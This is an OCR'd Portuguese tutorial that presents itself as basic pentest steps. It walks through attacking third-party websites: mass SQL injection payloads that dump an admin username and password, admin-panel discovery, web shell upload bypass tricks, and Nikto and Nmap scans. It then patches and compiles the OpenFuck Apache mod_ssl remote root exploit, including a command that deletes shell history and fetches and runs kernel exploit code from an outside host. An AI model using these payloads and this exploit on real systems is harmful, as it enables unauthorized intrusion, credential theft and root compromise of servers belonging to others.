

Basic Pentest Steps/Passos basicos do pentest (teste de penetração.. Não leve por tras o sentido da coisa.) :)

#BOF_ B3g1n of f1le

//Begin\\

Antes de mais nada quero dizer que estou escrevendo este trem para mostrar alguns passos basicos para enumeração/indentificação de vuls.
E espero que ninguem use isto de maneira indevida, ou seja use apenas para fins estudantis :*

==========//=============//=============//===============//==============//=============//=========//=====

Como dito anteriormente não sou nenhum b0t, but fico muito satisfeito com minhas explorations, então vamos ao que interessa:

n4sss@m4gicl4b:~$ STARTTHEPAULERA!

The big Enemy:
http://siteofb4d.com.br

Em primeira estancia devemos analisar o site:

- Linguagem do s (php, asp, aspx , html) (Multi: php+html, html+php <- lol haha, aspx+html) etc.

Após indentificarmos a linguagem em que o site trabalha fica bem mais facil o avanço em nossa exploração pois se for html por exemplo
Voçe tera Diversos exploits certo? :P:p:P

========//=============//===========

Neste ponto consegui ver que meu alvo usa PHP , e entre tantas paginas achei algo interassante:

noticia.php
artigo.php
pagina.php
index.php

Acesso um desses condicionais e
3m primeira estancia estamos em parametro null: pagina.php

nesta mesma pagina existem links que nos mandam para outros lugares especificos um deles foi:

http://siteofb4d.com.br/pagina.php?id=2

Pagina meiga com diversas imagens e textos "l1t3r4r1os". Como não sou muito fan tentei alg

o na url como:

http://siteofb4d.com.br/pagina.php?id=2'

Uma simples string para teste de sqli porem não houve algum resultado de possiveis falhas no tratamento de requisiçoes sql.

AG0r4 l4sco né msm negão?

Muitos Usuario vão na seca atras de sqli , muitos quando não acham o noticia.php ja choram . TRAGICO!

ENtão devemos abrir nossa mente para algo que seja mais l3c4l, mesmo sendo o sqli podemos sair desse patamar.

Continuando:
==========//==========//==========//==========
LE famous ping ~~~~~~~~~>

Windows:
iniciar>executar> cmd

```
C:\Users\n4sss>ping siteofb4d.com.br

Disparando siteofb4d.com.br [127.0.0.1] com 32 bytes de dados:
Resposta de 127.0.0.1: bytes=32 tempo=176ms TTL=51
Resposta de 127.0.0.1: bytes=32 tempo=186ms TTL=50
Resposta de 127.0.0.1: bytes=32 tempo=188ms TTL=51
Resposta de 127.0.0.1: bytes=32 tempo=185ms TTL=51

Estatísticas do Ping para 127.0.0.1:
    Pacotes: Enviados = 4, Recebidos = 4, Perdidos = 0 (0% de
             perda),
Aproximar um número redondo de vezes em milissegundos:
    Mínimo = 176ms, Máximo = 188ms, Média = 183ms
C:\Users\n4sss>
```

==========//==========//==========//==========
==========//==========//==========//==========

```
Linux:
n4sss@m4gicl4b:~$ ping -c 1 siteofb4d.com.br
PING siteofb4d.com.br (127.0.0.1) 56(84) bytes of data.
64 bytes from vuvuvu.net (127.0.0.1): icmp_seq=1 ttl=46 time=190 ms

--- siteofb4d.com.br ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 190.090/190.090/190.090/0.000 ms
n4sss@m4gicl4b:~$
```

==========//==========//==========//==========

Após o ping podemos pegar o NUMERO da maquina e jogar em algum site especifico para verificarmos a estrutura de sites:

Com parametros:
http://bing.com/
http://www.shodanhq.com/

Reverse ip somente (listagem dos sites sem mto retifique)
http://www.yougetsignal.com/tools/web-sites-on-web-server/
http://networktools.nl/reverseip/

No bing fica mais facil para verificarmos os sites com "parametros":

No campo de busca:

ip:ipdoalvo

Serão listados todos os sites no servidor alvo

temos algo parecido com:
==========//==========//==========//==========

```
 _____________________________________
|ip:127.0.0.1                         | [buscar]
 -------------------------------------
```

Todos os Resultados
1 a 10 de 55.600 resultados· Avançada

    CENFOTEC

    Site 1:
    nossoporn.com
    TAPAS CLUB » Fotos

    Site 2
    tickets2.com.br
    Empresa, Nossa Missão e Política de Qualidae. Skygraf

    Site 3
    jogosemflash.net
    Cursos - Instituto Mulligan do Brasil

    Site 4
    sssssk.org.br
    Vegeta SSJ4 - Vegeta - Galeria de Imagens - Multimídia - Mundo DBZ

    site 5
    dbz.net
    Trunks (4) - Galeria de Imagens - Multimídia - Mundo DBZ

    ......

    1 2 3 4 5 proxima
==========//==========//==========//==========

Agora podemos ver que existem diversos sites no mesmo servidor (muitas Vezes u não Terá e ssa maré mansa).

Agora sim podemos achar vulnerabilidades conhecidas como : sqli, lfi , rfi em massa para i sso especificamos o parametro:

==========//==========//==========//==========

 ____
 |ip:127.0.0.1 id= | [buscar]

Todos os Resultados
1 a 10 de 55.600 resultados· Avançada

    CENFOTEC

    Site 1:
    nossoporn.com/dotado.php?id=20
    TAPAS CLUB » Fotos

    Site 2
    tickets2.com.br/legislação.php?id=4
    Empresa, Nossa Missão e Política de Qualidae. Skygraf

    Site 3
    jogosemflash.net/promoção&vale.id=2
    Cursos - Instituto Mulligan do Brasil

    Site 4
    sssssk.org.br/noticias.php?id=1
    Vegeta SSJ4 - Vegeta - Galeria de Imagens - Multimídia - Mundo DBZ

    site 5
    dbz.net/artigos_home=1
    Trunks (4) - Galeria de Imagens - Multimídia - Mundo DBZ

    ......
==========//==========//==========//==========

Serão listados todos resultados que sejam compativeis com id=
Pois especifiquei o parametro então em diversos sites com a string ' no final da url (sql i) consegui algo parecido com:

You have an error in your SQL syntax; ..... to use near '''' ' '')' at line 1

Consegui explorar Diversos (Lembrando vamos aos passos e não a receita de bolo: eg: choco
late, abacaxi , entre outros.)

http://dbz.net/artigos_home=1 order by 6

6 tabelas

http://dbz.net/artigos_home=1 UNION SELECT 1,2,3,4,5,6

Feito isso, aparecerá um número, no caso o 4.

Agora vem a parte Abra outra aba e Estude um pouco mais sqli (Não gosto de explorar sqli!
) Então lets play:
==========//==========//==========//==========
group_concat(table_name)
==========//==========//==========//==========
group_concat Concatenação em grupo
==========//==========//==========//==========
where tables_schema=database()--
Pequeno filtro
==========//==========//==========//==========
Ao todo ficaria algo parecido com:
http://dbz.net/artigos_home=-1 UNION SELECT 1,2,3,group_concat(table_name),5,6 from inform
ation_schema.tables where table_schema=database--

Result:
...,...,...,...,...,usuarios

http://dbz.net/artigos_home=-1 UNIONSELECT 1,2,3,group_concatlogin,0x3d,senha,5,6 from usu
arios

Login: edminitratour
Senha: hyperpw

==========//==========//==========//==========
Após Conseguir login & senha usei um admin finder editado para achar a pagina onde o admin
istrador loga, lembrando que devemos sempre
usar os mais conhecidos:
(principalmente em BR'S)

/intranet/
/admin_painel/
/painel/
/painelctrl/
/extranet/
/painel_adm/
/adm_painel/
/admin/ <- Cl4ssic
/adm/

Caso va achando novos diretorios va addcionando para que fique uma lista muscUlosa e robus
ta.

Outras maneiras de achar o dir do admin:

Verificar Caminho de imagens:
ex:
No firefox ao clicarmos em uma imagem com o botão direito e em seguida:

Copiar endereço da imagem podemos achar Muita coisa like:

http://www.dbz.net/painel_administrativo/imagens/webtuga-alojamentowebpartilhado.png

ou seja a imagem vem de :

/painel_administrativo/

* sempre faça essa verificação;

-> robots.txt

Definição:

robots, ou robôs,
são aplicativos que percorrem a internet em busca de conteúdo com o objetivo de indexá-lo
 ou verificarem alterações ocorridas desde a última "visita"
 Nem todo o conteúdo de um site deve ser indexado pelos robots.
 Páginas de login, páginas repetidas, páginas de impressão são alguns desses exemplos.
 O que é robots.txt, então? Como o próprio nome já diz, é um arquivo no formato txt
 que funciona como um filtro para os Crawlers,
 fazendo com que webmasters possam controlar permissões de acesso a determinados pontos do
s sites.
 O robots.txt controla qual informação de um site deve ou não deve ser indexado pelos site
s de busca.
 A sintaxe do arquivo é bem simples, e deve ser colocada pelo webmaster responsável pelo s
ite na raíz da hospedagem.

Muitos não leram "novidade"

Muitas vezes o robots.txt podem nos indicar onde esta o diretorio do admin
o robots.txt tem a estrutura like:

```
User-agent: Googlebot
Disallow: /cgi-bin/
Disallow: /lang-zh/
Disallow: /en/home/
Disallow: /pt/home/
Disallow: /event-calendar/
Disallow: /pt/resenhas-de-bares-e-pubs
Disallow: /pt/bares-pubs-drinkedin
Disallow: /pt/cerveja
Disallow: /pt/licor
Disallow: /pt/receitas-de-bebidas
Disallow: /he/
Disallow: /bars-dp15/
Disallow: /inicio/
```

Isso pode te ajudar muito!
Basta voçe entender melhor o que ele faz!

Google:

O google pode tambem te ajudar na lida, caso o dir não esteja banned no robots vc ira acha
r facil o dir, porem vc precisa
manipular sua dork de maneira que consiga o que esta procurando (0bvious) hehe.

GOOGLE

```
 _____________________________
|site:dbz.net intext:senha   |
 ----------------------------
 Por acaso surge algo como

dbz.net: very good - Painel
www.dbz.net/painel/painel.php - Traduzir esta página
Logu3 administrador
```

Por acaso achamos.
==========//==========//==========//==========

Logamos , procuramos campo de upload de imagens , e por incrivel que pareçaa , TODOS OS SI
TES são extremamentes fortes na sua area
administrativa.

Alguns métodos utilizados:

shell.jpg (O mito)
Java script bypass (não é facil acredite)
extension bypasser (shell.jpg.php)

E nada que Funcione.

Então que surge a nescessidade de se usar outro tipo de método, lembrando que não achamos
vulnerabilidades comuns no nosso site alvo:
http://siteofb4d.com.br

Mas conseguimos achar sqli em outros sites, porem sem sucesso no upload da web shell.

Agora iremos partir para outro ponto:

 - Scanners

 Os scanners são chave principal para o pentest .
 Muitos usuarios ironizam a respeito de algumas tools que eles mau sabem pra que serve o b
icho.

Exemplo:

- Havji

OO havji tão usado por expert's && begginers etc e ainda tão insultado.

ALguns commentx:

-PO%$#% nego usaaa havji e fala que é hackinerr?!

- PEGO OO HAVJI E ENFIAA ELE NO CUPOLO do seu bolso. AAUHAHA

entre outros que não posso e nem devo postar aqui.
Para os mau informados havji apenas automatiza todas as suas linhas suadas que voçe, usa e
 executa via url, form , frigideira
etc
Ele não é nenhum cheater ("XITER") de CS ou algo do tipo.
Ele só te ajuda.
Do que adianta não usar havji e usar sqlimaster HUAAUUEAUHAEHUAE FUCK!
é a merma coisa love <3

Tudo que uma ferramenta faz voçe pode fazer sozinho ou seja ,
os blocos de comandos usados são apenas importados pra dentro da linguagem
utilizada no programa, ou seja voçe sozinho pode encotrar falha de lfi,sqli,rfi,serviços d
esatualizados etc.

Ja day say de mais, bora!

Algumas boas ferramentas:
==========//==========//==========//==========
 - Acunetix
Scanner de vulnerabilidades , muito usado por administradores para verificarem possiveis f
alhas em seus sites.
Muito bom tambem para verificar diretorios (Procura de Web Shells)
 - Havji
Automatizador sqli, transf de cookies, proxy interativo.
 - Nmap
O Nmap (“Network Mapper”) é uma ferramenta de código aberto para exploração de rede e audi
toria de segurança.
Ela foi desenhada para escanear rapidamente redes amplas, embora também funcione muito bem
 contra hosts individuais. (nmap.org)
 - Nikto
Excellente scanner de vulnerabilidades, que pode facilitar e muito a busca de vulnerabilid
ades.
==========//==========//==========//==========

Essas são algumas das boas ferramentas que podemos utilizar para levantarmos o quadro de v
ulnerabilidades:

Ja que não consigos nada com sqli, blind, lfi e rfi agora iremos partir para a parte digam
os que intermediaria, ja que é a partir
daqui que iremos ganhar acesso à nosso alvo.

LEt's Rock:
==========//==========//==========//==========

1 ° Step Nikto:

```
root@m4gicl4b:~# cd /pentest/web/nikto/
root@m4gicl4b:/pentest/web/nikto# ls
docs  nikto.conf  nikto.pl  plugins  templates
root@m4gicl4b:/pentest/web/nikto# perl nikto.pl
```

```
- Nikto v2.1.4
---------------------------------------------------------------------------
+ ERROR: No host specified

       -config+            Use this config file
       -Cgidirs+           scan these CGI dirs: 'none', 'all', or values like "/cgi/ /cgi-
a/"
       -dbcheck            check database and other key files for syntax errors
       -Display+           Turn on/off display outputs
       -evasion+           ids evasion technique
       -Format+            save file (-o) format
       -host+              target host
       -Help               Extended help information
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -mutate+            Guess additional file names
       -mutate-options+    Provide extra information for mutations
       -output+            Write output to this file
       -nocache            Disables the URI cache
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -port+              Port to use (default 80)
       -Plugins+           List of plugins to run (default: ALL)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Single             Single request mode
       -timeout+           Timeout (default 2 seconds)
       -Tuning+            Scan tuning
       -update             Update databases and plugins from CIRT.net
       -vhost+             Virtual host (for Host header)
       -Version            Print plugin and database versions
        + requires a value

    Note: This is the short help output. Use -H for full help.
```

Usaremos o nikto da seguinte forma:
==========//==========//==========//==========

```
root@m4gicl4b:/pentest/web/nikto# perl nikto.pl -h site.com -p 80

    - Nikto v2.1.4/2.1.5
    + Target Host: site.com
    + Target Port: 80
    + GET /: Retrieved x-powered-by header: PHP/5.1.6
    + GET /robots.txt: robots.txt contains 14 entries which should be manually viewed.
    + HEAD /: Apache/1.3.20 appears to be outdated (current is at least Apache/2.2.17). Ap
ache 1.3.20 (final release) and 2.0.64 are also current.
    + GET /: ETag header found on server, inode: 684198, size: 304, mtime: 0x46febd5ee3b00

    + GET /: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
    + DEBUG /: DEBUG HTTP verb may show server debugging information. See http://msdn.micr
osoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
    + OSVDB-877: GET /: HTTP TRACE method is active, suggesting the host is vulnerable to
XST
    + OSVDB-12184: GET /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: /index.php?=PH
PB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via c
ertain HTTP requests that contain specific QUERY strings.
    + OSVDB-12184: GET /some.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: /some.php?=PHPE
9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cer
tain HTTP requests that contain specific QUERY strings.
    + OSVDB-12184: GET /some.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: /some.php?=PHPE
9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cer
tain HTTP requests that contain specific QUERY strings.
    + OSVDB-3092: GET /includes/: /includes/: This might be interesting...
    + OSVDB-3092: GET /logs/: /logs/: This might be interesting...
    + OSVDB-3092: GET /tmp/: /tmp/: This might be interesting...
    + OSVDB-3092: GET /manual/: /manual/: Web server manual found.
    + OSVDB-3268: GET /icons/: /icons/: Directory indexing found.
    + OSVDB-3268: GET /manual/images/: /manual/images/: Directory indexing found.
    + OSVDB-18114: GET /reports/rwservlet?server=repserv+report=/tmp/hacker.rdf+destype=c
ache+desformat=PDF: /reports/rwservlet?server=repserv+report=/tmp/hacker.rdf+destype=cach
e+desformat=PDF:  Oracle Reports rwservlet report Variable Arbitrary Report Executable Ex
ecution
```

```
    + OSVDB-3233: GET /icons/README: /icons/README: Apache default file found.
```

Ao termino do processo podemos analisar as linhas e verificar se há algo que no interesse:

```
 - This might be interesting...

 Algo interessante foi encontrado pelo nikto ou seja
 Sempre que houver esta mensagem , o nikto indica algum diretorio ou arquivo que possa nos
 ajudar, seja logs, arquivos de configuração
 etc.

 - appears to be outdated

 Podemos facilmente achar serviços desatualizados com o nikto.
 Lembrando que com serviços desatualizados podemos usar um remote exploit e conseguir uma
shell root ou usuario superior
```

O nikto tambem tem a util função de procurar vulnerabilidades em cgi, podemos fazer uma va
rredura completa com:

```
====================//============//=================//==============
root@m4gicl4b:/pentest/web/nikto# perl nikto.pl -C all -h site.com -p 80
====================//============//=================//==============
COM isso iremos escanear todos diretorios de cgi "ALL"

====================//============//=================//==============
```

Nmap

Entre os melhors nmap , mostra ao usuario informações precisas sobre o servidor que está s
endo escaneado.
Pode ser usado em conjunto com metasploit para maior eficacia.

O nmap nos da um resultado preciso sobre serviços desatualizados.
Então sem mais delongas vamos passar o nmap em nosso alvo para ver o que conseguimos:

```
====================//============//=================//==============
root@m4gicl4b:~# nmap -sS -sV -v 127.0.0.1

Scanning 127.0.0.1 [1000 ports]
Discovered open port 139/tcp on 127.0.0.1
Discovered open port 443/tcp on 127.0.0.1
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 22/tcp on 127.0.0.1
Discovered open port 111/tcp on 127.0.0.1
Discovered open port 1024/tcp on 127.0.0.1
Completed SYN Stealth Scan at 20:35, 0.13s elapsed (1000 total ports)
NSE: Script scanning 127.0.0.1.
Nmap scan report for 127.0.0.1
Host is up (0.034s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE              VERSION
22/tcp   open  ssh                  OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http                 Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2
.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
139/tcp  open  netbios-ssn          Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/http             Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2
.8.4 OpenSSL/0.9.6b)
1024/tcp open  status (status V1)   1 (rpc #100024)
MAC Address: 00:0C:29:30:A5:82 (VMware)

           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.052KB)
root@m4gicl4b:~#
====================//============//=================//==============
```

Uma linha que me interessou muito foi essa:

```
443/tcp  open  ssl/http             Apache httpd 1.3.20
apache com mod_ssl/2.8.4
```

AO procurar no exploit-db algo parecido encontrei:

http://www.exploit-db.com/exploits/764/
Apache OpenSSL Remote Exploit (Multiple Targets) (OpenFuckV2.c) platfrm: linux

Ao analisar o código:

```
/*
 * OF version r00t VERY PRIV8 spabam
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 */
```

Ao analisarmos o source tbm podemos perceber que alguns headers estão faltando no source do xpl:

Alguns users devem estar se perguntando o que seriam os headers
Headers são "bibliotecas" que armazenam intruçoes para que comandos , funçoes etc sejam executados em determinada linguagem:

```
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

#include <openssl/ssl.h>
#include <openssl/rsa.h>
#include <openssl/x509.h>
#include <openssl/evp.h>
```

Iremos adcionar:

```
#include <openssl rc4.h>
#include <openssl md5.h>
```

Outra parte que devemos focar é:
de um ctrl+f para localizar a linha:

```
cd /tmp; wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
```

o endereço
http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c

Esta offline e precisamos mudar por um endereço valido:
http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c

==========//==========//==========//==========
a linha completa ficara da seguinte maneira:
Antes:

```
#define COMMAND2 "unset HISTFILE; cd /tmp; wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; \n"
```

Depois:

```
#define COMMAND2 "unset HISTFILE; cd /tmp; wget http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; \n"
```

==========//==========//==========//==========

==========//==========//==========//==========
Os headers:

==========//==========//==========//==========
Antes:

```
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <errno.h>
```

```
#include <string.h>
#include <stdio.h>
#include <unistd.h>

#include <openssl/ssl.h>
#include <openssl/rsa.h>
#include <openssl/x509.h>
#include <openssl/evp.h>

Depois:
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

#include <openssl/ssl.h>
#include <openssl/rsa.h>
#include <openssl/x509.h>
#include <openssl/evp.h>
#include <openssl/rc4.h> /*Header Adcionado*/
#include <openssl/md5.h> /*Header Adcionado*/
==================//============//=================//==============


Agora iremos compilar:

==================//============//=================//==============
root@m4gicl4b:~# gcc xpl.c -o xpl -lcrypto
xpl.c: In function ‘get_server_hello’:
xpl.c:1009: warning: passing argument 2 of ‘d2i_X509’ from incompatible pointer type
/usr/include/openssl/x509.h:939: note: expected ‘const unsigned char **’ but argument is o
f type ‘unsigned char **’

root@m4gicl4b:~# ls -l xpl*
-rwxr-xr-x 1 root root 60574 2012-03-27 21:20 xpl
-rw-r--r-- 1 root root 36833 2012-03-27 21:20 xpl.c
root@m4gicl4b:~#
==================//============//=================//==============

Podemos agora ver o que o exploit nos oferece:

==================//============//=================//==============
root@m4gicl4b:~# ./xpl

*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

: Usage: ./xpl target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
    0x00 - Caldera OpenLinux (apache-1.3.26)
    0x01 - Cobalt Sun 6.0 (apache-1.3.12)
    0x02 - Cobalt Sun 6.0 (apache-1.3.20)
    0x03 - Cobalt Sun x (apache-1.3.26)
    0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
    0x05 - Conectiva 4 (apache-1.3.6)
```

0x06 - Conectiva 4.1 (apache-1.3.9)
0x07 - Conectiva 6 (apache-1.3.14)
0x08 - Conectiva 7 (apache-1.3.12)
0x09 - Conectiva 7 (apache-1.3.19)
0x0a - Conectiva 7/8 (apache-1.3.26)
0x0b - Conectiva 8 (apache-1.3.22)
0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
0x0d - Debian GNU Linux (apache_1.3.19-1)
0x0e - Debian GNU Linux (apache_1.3.22-2)
0x0f - Debian GNU Linux (apache-1.3.22-2.1)
0x10 - Debian GNU Linux (apache-1.3.22-5)
0x11 - Debian GNU Linux (apache_1.3.23-1)
0x12 - Debian GNU Linux (apache_1.3.24-2.1)
0x13 - Debian Linux GNU Linux 2 (apache_1.3.24-2.1)
0x14 - Debian GNU Linux (apache_1.3.24-3)
0x15 - Debian GNU Linux (apache-1.3.26-1)
0x16 - Debian GNU Linux 3.0 Woody (apache-1.3.26-1)
0x17 - Debian GNU Linux (apache-1.3.27)
0x18 - FreeBSD (apache-1.3.9)
0x19 - FreeBSD (apache-1.3.11)
0x1a - FreeBSD (apache-1.3.12.1.40)
0x1b - FreeBSD (apache-1.3.12.1.40)
0x1c - FreeBSD (apache-1.3.12.1.40)
0x1d - FreeBSD (apache-1.3.12.1.40_1)
0x1e - FreeBSD (apache-1.3.12)
0x1f - FreeBSD (apache-1.3.14)
0x20 - FreeBSD (apache-1.3.14)
0x21 - FreeBSD (apache-1.3.14)
0x22 - FreeBSD (apache-1.3.14)
0x23 - FreeBSD (apache-1.3.14)
0x24 - FreeBSD (apache-1.3.17_1)
0x25 - FreeBSD (apache-1.3.19)
0x26 - FreeBSD (apache-1.3.19_1)
0x27 - FreeBSD (apache-1.3.20)
0x28 - FreeBSD (apache-1.3.20)
0x29 - FreeBSD (apache-1.3.20+2.8.4)
0x2a - FreeBSD (apache-1.3.20_1)
0x2b - FreeBSD (apache-1.3.22)
0x2c - FreeBSD (apache-1.3.22_7)
0x2d - FreeBSD (apache_fp-1.3.23)
0x2e - FreeBSD (apache-1.3.24_7)
0x2f - FreeBSD (apache-1.3.24+2.8.8)
0x30 - FreeBSD 4.6.2-Release-p6 (apache-1.3.26)
0x31 - FreeBSD 4.6-Realease (apache-1.3.26)
0x32 - FreeBSD (apache-1.3.27)
0x33 - Gentoo Linux (apache-1.3.24-r2)
0x34 - Linux Generic (apache-1.3.14)
0x35 - Mandrake Linux X.x (apache-1.3.22-10.1mdk)
0x36 - Mandrake Linux 7.1 (apache-1.3.14-2)
0x37 - Mandrake Linux 7.1 (apache-1.3.22-1.4mdk)
0x38 - Mandrake Linux 7.2 (apache-1.3.14-2mdk)
0x39 - Mandrake Linux 7.2 (apache-1.3.14) 2
0x3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
0x3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
0x3c - Mandrake Linux 7.2 (apache-1.3.22-1.3mdk)
0x3d - Mandrake Linux 7.2 (apache-1.3.22-10.2mdk)
0x3e - Mandrake Linux 8.0 (apache-1.3.19-3)
0x3f - Mandrake Linux 8.1 (apache-1.3.20-3)
0x40 - Mandrake Linux 8.2 (apache-1.3.23-4)
0x41 - Mandrake Linux 8.2 #2 (apache-1.3.23-4)
0x42 - Mandrake Linux 8.2 (apache-1.3.24)
0x43 - Mandrake Linux 9 (apache-1.3.26)
0x44 - RedHat Linux ?.? GENERIC (apache-1.3.12-1)
0x45 - RedHat Linux TEST1 (apache-1.3.12-1)
0x46 - RedHat Linux TEST2 (apache-1.3.12-1)
0x47 - RedHat Linux GENERIC (marumbi) (apache-1.2.6-5)
0x48 - RedHat Linux 4.2 (apache-1.1.3-3)
0x49 - RedHat Linux 5.0 (apache-1.2.4-4)
0x4a - RedHat Linux 5.1-Update (apache-1.2.6)
0x4b - RedHat Linux 5.1 (apache-1.2.6-4)
0x4c - RedHat Linux 5.2 (apache-1.3.3-1)
0x4d - RedHat Linux 5.2-Update (apache-1.3.14-2.5.x)
0x4e - RedHat Linux 6.0 (apache-1.3.6-7)
0x4f - RedHat Linux 6.0 (apache-1.3.6-7)

```
    0x50 - RedHat Linux 6.0-Update (apache-1.3.14-2.6.2)
    0x51 - RedHat Linux 6.0 Update (apache-1.3.24)
    0x52 - RedHat Linux 6.1 (apache-1.3.9-4)1
    0x53 - RedHat Linux 6.1 (apache-1.3.9-4)2
    0x54 - RedHat Linux 6.1-Update (apache-1.3.14-2.6.2)
    0x55 - RedHat Linux 6.1-fp2000 (apache-1.3.26)
    0x56 - RedHat Linux 6.2 (apache-1.3.12-2)1
    0x57 - RedHat Linux 6.2 (apache-1.3.12-2)2
    0x58 - RedHat Linux 6.2 mod(apache-1.3.12-2)3
    0x59 - RedHat Linux 6.2 update (apache-1.3.22-5.6)1
    0x5a - RedHat Linux 6.2-Update (apache-1.3.22-5.6)2
    0x5b - Redhat Linux 7.x (apache-1.3.22)
    0x5c - RedHat Linux 7.x (apache-1.3.26-1)
    0x5d - RedHat Linux 7.x (apache-1.3.27)
    0x5e - RedHat Linux 7.0 (apache-1.3.12-25)1
    0x5f - RedHat Linux 7.0 (apache-1.3.12-25)2
    0x60 - RedHat Linux 7.0 (apache-1.3.14-2)
    0x61 - RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)
    0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
    0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
    0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
    0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
    0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
    0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
    0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
    0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
    0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
    0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
    0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
    0x6d - RedHat Linux 7.2 (apache-1.3.24)
    0x6e - RedHat Linux 7.2 (apache-1.3.26)
    0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
    0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
    0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
    0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
    0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
